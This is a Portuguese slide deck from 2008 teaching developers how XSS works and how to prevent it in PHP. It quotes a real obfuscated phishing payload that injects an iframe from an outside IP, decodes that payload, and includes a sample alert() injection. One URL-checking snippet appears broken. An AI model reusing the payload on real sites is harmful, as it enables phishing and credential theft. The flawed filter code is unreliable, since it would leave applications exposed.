



# Prevenindo XSS:

Execute apenas o **SEU** código

v. 1.0 - Abril/2008



## Objetivo:

Esta apresentação tem por objetivo detalhar o funcionamento de ataques à aplicações web usando-se a vulnerabilidade conhecida como XSS ou *Cross-Site Scripting*, além de apresentar técnicas que tornarão sua aplicação mais robusta e menos suscetível à este tipo de ataque.



## O que é XSS:

É uma vulnerabilidade, tipicamente encontrada em aplicações web, que permite que código *client-side* seja injetado na aplicação e conseqüentemente processado na saída de informação (tipicamente, mas nem sempre, uma página HTML).

É considerada uma vulnerabilidade gravíssima por três motivos:

1. É freqüentemente subestimada por se tratar de injeção de código *client-side*, ou seja, o servidor está “seguro”;
2. É, geralmente, de difícil detecção;
3. Permite ataques repetitivos, mesmo que a injeção de fato tenha sido realizada apenas uma vez.



## Client-side, mas nem de longe inofensivas:


As linguagens *client-side* são frequentemente consideradas inofensivas, indignas de preocupação com estilo / sintaxe e até mesmo lógica. Estas afirmações até seriam procedentes quando a web ainda estava em seus estágios iniciais, mas atualmente o “poder de fogo” dado à estas linguagens às tornam tão importantes quanto às que são executadas no servidor:

1. Alteração dinâmica do conteúdo que está sendo exibido: Manipulação do DOM
2. Criação e manipulação de requisições HTTP assíncronas: AJAX
3. Inclusão de conteúdo externo à página: iFrames, DIVs, *Mashups*



## Difícil detecção:


Como este tipo de ataque é originado em uma entrada de dados para a aplicação, somente no momento em que estes dados são “invocados” novamente é que o ataque pode ser “testemunhado”:





## Ataques repetitivos:

Como normalmente trabalhamos com persistência de dados, à cada exibição de um dado infectado o ataque se repete. Isto acontece pelo simples fato de que não importa quantas vezes o dado foi gravado, ele geralmente é lido mais de uma vez:





## Os pontos fracos de uma aplicação vulnerável:

### Entrada de Dados

```
<script>alert('Este  
código não  
deveria ser  
executado'):  
</script>
```



```
<script>alert('Este  
código não  
deveria ser  
executado'):  
</script>
```

### Gravação de Dados

```
<script>alert('Este  
código não  
deveria ser  
executado'):  
</script>
```

### Leitura de Dados



### Exibição de Dados



## XSS na prática – O Cordeiro:

URL recebida em um e-mail de *phishing*, na quinta-feira, 17 de abril de 2008:

```
http://foo.bar.com.br/portal/meuCadastro.portal?_npfb=true&
LoginControllerPortlet_actionOverride=%3Cs%63rip%74%3Ewindow.
%6Fnl%6Fad=fun%63%74ion%28%29%7Bwi%74h%28do%63umen%74.body.
s%74yle%29%7Bborder=%22none%22;margin=%220%200%200%200%22%7D;
do%63umen%74.body.innerHTML=%27%3Ciframe%20sr%63=h%74%74p
%3A%2F2%303.%312%34.2%32.%314%33/java/index.h%74m%20s%74yle=
border%3Anone;heigh%74%3A700;wid%74h%3A1000%3E%27%7D;
do%63umen%74.%74i%74le=%27Foo%63Bar%27%3C/s%63rip%74%3E%3C
textarea%3E
```



## XSS na prática – O Lobo:

“Tradução” do link recebido:

```
http://foo.bar.com.br/portal/meuCadastro.portal?_npfb=true&
LoginControllerPortlet_actionOverride=<script>window.onload=function(){
with(document.body.style){border="none";margin="0 0 0 0"};
document.body.innerHTML='<iframe src=http://000.000.00.000/java/index.htm
style=border:none;height:700; width:1000>';document.title='Foo Bar'</script>
<textarea>
```



## XSS na prática – O [...]:

A resposta que recebi ao e-mail que enviei alertando a empresa:

“[Bla bla bla] Considerando sua informação, **esta promoção** não é válida para o site Foo Bar. Informamos que e-mail falsos, utilizando a marca Foo Bar, tem circulado na Internet.

[mais Bla bla bla inútil]

Buscamos sempre encantar e satisfazer nossos clientes. Portanto, sua opinião é muito preciosa para nós, pois colabora para mantermos uma **relação de confiança**.  
[mais Bla bla bla inútil]”



## Consequências:

Outra razão pela qual a vulnerabilidade de uma aplicação à ataques XSS é considerada tão grave é a gama de possibilidades que o *cracker* tem à sua disposição:

1. *Defacement* – A simples substituição de conteúdo com o intuito de ridicularizar a empresa, o desenvolvedor ou ambos;
2. *Phishing* – O uso do website legítimo como forma de atrair o usuário para ambientes mais perigosos e conseqüentemente...
3. ... Roubo de dados – A obtenção de dados do usuário, que vão desde casos mais “leves”, como endereço de e-mail aos mais graves como número de cartão de crédito, conta bancária, etc...
4. *Identity Theft* – A obtenção da identificação do usuário na própria aplicação ou até mesmo em aplicações externas.



## Mitos perpetuados:

Um equívoco comum, tanto por parte dos usuários como por parte dos desenvolvedores, é dar um crédito excessivo à uma aplicação porque ela:

1. Foi desenvolvida na linguagem X
2. Foi desenvolvida pela empresa Y
3. Pertence à empresa Z

Quanta ingenuidade:

1. Há menos de 15 dias atrás uma seção do portal brasileiro de uma das duas maiores marcas de refrigerante do mundo sofreu *defacement*, permanecendo desta forma por, pelo menos, 3 dias.
2. O exemplo de *phishing* que acabo de apresentar foi:
  - Desenvolvido em uma tecnologia considerada além de qualquer dúvida;
  - Pertence à uma das maiores redes de varejo do Brasil.

Fica a pergunta:

Se a aplicação é vulnerável à um ataque tão simples, à que mais ela é vulnerável?



## XSS – Causas:

Isto demonstra que o fato de uma aplicação web ser vulnerável, tem causas, antes de mais nada, não-técnicas:

1. Amadorismo no desenvolvimento da aplicação;
2. Descaso com a segurança do cliente;
3. Irresponsabilidade com as informações que foram **confiadas** à aplicação;
4. Absoluta falta de preocupação;
5. Falta de mentalidade de **solucionar problemas**.
6. **Mitos perpetuados pelo próprio mercado!**



## XSS – Causas técnicas:

O desenvolvedor de aplicações web continua, impressionantemente, **confiando demasiadamente** na sorte:

1. Qualquer dado informado para a aplicação é aceito, **sem reservas**, e replicado para todas as partes da mesma: A aplicação em si processa, o BD recebe, etc...
2. Qualquer dado é exibido, e conseqüentemente processado pelo browser, enviado em e-mails, publicado em relatórios, disponibilizado em *feeds* RSS, etc...



## XSS – Soluções:

Todo o desenvolvedor web **deveria** estar cansado de saber que:

1. **JAMAIS** deve-se aceitar uma entrada de dados, independente de origem, sem que estes dados passem por uma rotina de “higienização”
2. **JAMAIS** deve-se exibir dados, estejam eles no formato que estiverem, sem que eles sejam previamente tratados, **mesmo que tenham sido filtrados na entrada!**



## XSS – Soluções Técnicas:

O equívoco comum cometido ao se implementar uma técnica de filtragem de entrada de dados ou tratamento da saída é concentrar-se no que deve ser proibido. Isto causa diversos problemas, pois o desenvolvedor é obrigado à “prever” todo e qualquer tipo de dado potencialmente perigoso. Siga o caminho correto: processe o dado levando em conta o que é **permitido**: Você estará trabalhando com uma variedade geralmente menor de dados.

Use soluções maduras, resista ao ímpeto de criar uma função custmizada:

- `strip_tags()`
- `htmlentities()`
- `filter`

Certifique-se de que qualquer URL presente nos dados seja a URL de sua aplicação. Execute as rotinas de filtragem em qualquer entrada ou saída de dados.



## XSS – Soluções Técnicas - Exemplos:

```
<?php
$conteudo = strip_tags($conteudo, '<font><b><i>');
?>
```

```
<?php
$conteudo = filter_var($conteudo, FILTER_SANITIZE_STRING);
?>
```

```
<?php
$conteudo = htmlentities($conteudo, ENT_QUOTES);
?>
```

```
<?php
$url = "foo.bar.com.br";
```

```
if (preg_match('/http:\W/', $conteudo)) {
    if (!preg_match('/^http:\W(.)+' . addslashes($url, '.') . '/', $conteudo)) {
        die("\n\nErro\n\n");
    }
}
?>
```



## Sobre o autor:

Er Galvão Abbott trabalha há mais de dez anos com programação de websites e sistemas corporativos com interface web.

Autodidata, teve seu primeiro contato com a linguagem HTML em 1995, quando a internet estreava no Brasil.

Além de lecionar em cursos, escrever artigos e ministrar palestras, tem se dedicado ao desenvolvimento de aplicações web, tendo nas linguagens PHP, Perl e JavaScript suas principais paixões.

É o fundador e líder do UG PHP RS, além de trabalhar como desenvolvedor para um portal norte-americano de conteúdo.



## Contatos:

Contatos com o autor:

Web:

<http://www.galvao.eti.br>

<http://blog.galvao.eti.br/>

<http://www.phprs.com.br>

<http://www.insightory.com>

E-mail:

[galvao@galvao.eti.br](mailto:galvao@galvao.eti.br)

